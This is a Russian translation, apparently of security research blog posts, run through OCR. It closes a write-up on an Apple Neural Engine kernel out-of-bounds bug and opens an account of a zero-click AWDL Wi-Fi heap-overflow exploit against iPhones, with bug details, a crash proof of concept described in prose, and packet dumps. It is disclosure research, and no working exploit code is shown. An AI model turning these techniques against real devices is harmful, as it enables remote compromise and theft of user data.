IOReturn H11ANEInDirectPathClient::externalMethod(
    u32 selector, IOExternalMethodArguments* args,
    IOExternalMethodDispatch* method, void* target)
{
  if (!target)
    target = this;
  if (selector < H11ANEInUserClient::sMethodCount)
    method = &H11ANEInDirectPathClient::sMethods[selector];
  return super::externalMethod(this, selector, args, method, target);
}
```

Кроме того, в основном лишь удачная случайность заставила компилятор расположить таблицы внешних методов вплотную, сделав ошибку потенциально эксплуатируемой, в отличие от известных мне прежних случаев внешних методов за границами. При этом фактическую возможность эксплуатации данной проблемы я не исследовал.

Заключение

Итак, какие выводы можно сделать из этой истории?

Во-первых, ошибки очень легко пропустить, даже если кажется, что они должны были быть очевидными. Я ругал себя за эту оплошность, учитывая умственную гимнастику, с помощью которой оправдывал само существование подобного шаблона кода. Если и есть урок, который мне приходится усваивать снова и снова, то это необходимость изначально относиться к коду с подозрением и никогда не считать, что он делает что-то намеренно.

Во-вторых, копирование и вставка позволяют очень быстро создавать код, но столь же быстро создают тонкие ошибки, которые по своей природе трудно заметить при беглом просмотре исходников. В дизассемблере легко увидеть, что два массива «перекрываются», но сложнее заметить, что в скопированном коде использовано неправильное из двух очень похожих имён

классов. Полностью проблему это не решает, однако полезно выносить повторяющиеся шаблоны кода в переиспользуемые вспомогательные функции.

Наконец, хотя я понял наличие ошибки только после просмотра kernelcache с символами, я не хочу, чтобы у Apple сложилось впечатление, будто публикация символов создаёт риск безопасности. Исследователи безопасности радуются, когда Apple случайно выпускает kernelcache с символами или библиотеки для разработки, но только потому, что это экономит время на реверсе, а не делает прежде необратимое обратимым. Любой способный атакующий найдёт ошибки независимо от наличия символов; их отсутствие лишь скрывает ошибку от глаз, например моих, которые могли бы сообщить о ней. Поэтому сокрытие символов — невероятно слабая защита, сдерживающая только атакующих самого низкого уровня и лишь продлевающая жизнь уже обнаруженных ошибок.

Одиссея zero-click-эксплойта iOS по радиоканалу ближнего действия


Это полная история превращения неаутентифицированного переполнения кучи ядра в Apple Wireless Direct Link (AWDL) в zero-click-эксплойт ближнего радиуса действия для iPhone 11 Pro. Итоговая цепочка удалённо активирует AWDL через Bluetooth Low Energy, получает чтение и запись ядра по Wi-Fi, выходит из песочницы приложения со стороны ядра и устанавливает root-имплант с доступом к пользовательским данным.

Введение

Простейший proof of concept может без взаимодействия перезагрузить любое уязвимое устройство iOS в радиусе действия. Остальная часть статьи превращает этот отказ в обслуживании в выполнение произвольного кода и кражу данных. Для этого потребовались реверс недокументированного беспроводного протокола, создание инструментов внедрения и приёма пакетов, управление сложным расположением кучи ядра, обход защит эпохи PAC/PPL и передача многоэтапной полезной нагрузки по воздуху.

Обнаружение уязвимости

В твите от мая 2020 года упоминалось доступное через AWDL двойное освобождение в BSS steering. При аудите соседнего кода выделился небезопасный вызов `memmove` в `IO80211AWDLPeer::parseAwdlSyncTreeTLV`.



SyncTree TLV объявляет переменное количество MAC-адресов одноранговых узлов. Назначением служит массив фиксированного размера внутри `IO80211AWDLPeer`; недостаточная проверка позволяет удалённому кадру копировать данные за его пределы. Переполняющие байты контролируются не полностью, но в основном состоят из выбранных атакующим MAC-адресов и

управляемых данных обрамления.


Первый proof of concept

Первоначальный воспроизводящий пример создавал некорректный action frame AWDL с чрезмерно большим SyncTree TLV и передавал его через Wi-Fi-адаптер в режиме мониторинга. Любое находившееся рядом уязвимое устройство с активным AWDL разбирало кадр в ядре и падало.


Атака не требует аутентификации. Не нужно подключаться к Wi-Fi-сети жертвы, знать пароль, выполнять сопряжение или устанавливать обычное IP-соединение. Однако на этом этапе AWDL зачастую должен был уже быть активен, например при открытой панели общего доступа.

Что такое AWDL?


AWDL — проприетарный одноранговый Wi-Fi-протокол Apple, используемый AirDrop, Sidecar и связанными функциями. Обычные Wi-Fi-клиенты передают данные через точку доступа, даже находясь физически рядом.



AWDL создаёт прямое соединение между находящимися рядом устройствами Apple, пока те сохраняют подключение к обычным точкам доступа.




Устройства синхронизируют время и переключаются между инфраструктурным каналом и социальными каналами AWDL. Короткие окна доступности обеспечивают обнаружение и синхронизацию без постоянного отключения от AP.



Кадры AWDL

Пакет AWDL представляет собой action frame IEEE 802.11. Он содержит заголовок 802.11, заголовок action frame, фиксированный заголовок AWDL, а затем содержимое в кодировке TLV.




Важные TLV объявляют синхронизацию, последовательности каналов, сервисы, состояние узла, метрики выбора и BSS steering. Драйвер ядра получает необработанные кадры, проверяет фиксированные поля, находит или создаёт `IO80211AWDLPeer` и передаёт TLV методам разбора C++.

Уязвимость SyncTree в контексте

`IO80211AWDLPeer` принадлежит зоне выделения IOKit. Линейная перезапись может затронуть:

• поля в конце текущего peer;
• начало соседнего peer;
• другой объект в той же зоне;

• в зависимости от расположения распределителя — объект в другой зоне.



Современные устройства A12/A13 добавляют PAC к vtable C++ и указателям кода, поэтому простая замена vtable больше не даёт управления PC. Вначале эксплуатация должна повреждать неподписанные указатели данных и состояние, сохраняя аутентифицированный поток управления.


Выход в эфир

Для создания клиента AWDL использовались режим мониторинга Linux и внедрение пакетов. Заголовки Radiotap перед необработанным кадром 802.11 несут метаданные передачи, например канал, скорость, антенну и флаги.

```
▼ Radiotap Header v0, Length 25
    Header revision: 0
    Header pad: 0
    Header length: 25
  ▶ Present flags
    MAC timestamp: 689715842
  ▶ Flags: 0x12
    Data Rate: 12.0 Mb/s
    Channel frequency: 5220 [A 44]
  ▶ Channel flags: 0x0140, Orthogonal Frequency-Division Multiplexing (OFDM), 5 GHz spectrum
    Antenna signal: -42dBm
    Antenna noise: -92dBm
    Antenna: 1
```

Пробы DTrace на устройстве для разработки отслеживали приём кадров и пути ядра. Инструментарий должен был создавать корректные поля времени и синхронизации AWDL, выбирать каналы, подделывать адреса узлов и надёжно получать подтверждения.

Первая половина MAC-адреса — его OUI. Биты первого байта отличают multicast от unicast и локально администрируемые адреса от глобально уникальных.




ACK от цели подтверждает, что поддельный кадр достиг Wi-Fi-чипсета и был принят на уровне 802.11.


```
80  1.706151      22:22:44:44:1d:00          e2:9e:b6:fa:1c:68                    AWDL     1264 Master Indication
81  1.706204                                 22:22:44:44:1d:00 (22:22:44:44:1d:00) (RA)  802.11     39 Acknowledgement, Flags=........C
```

Проблема A12/A13

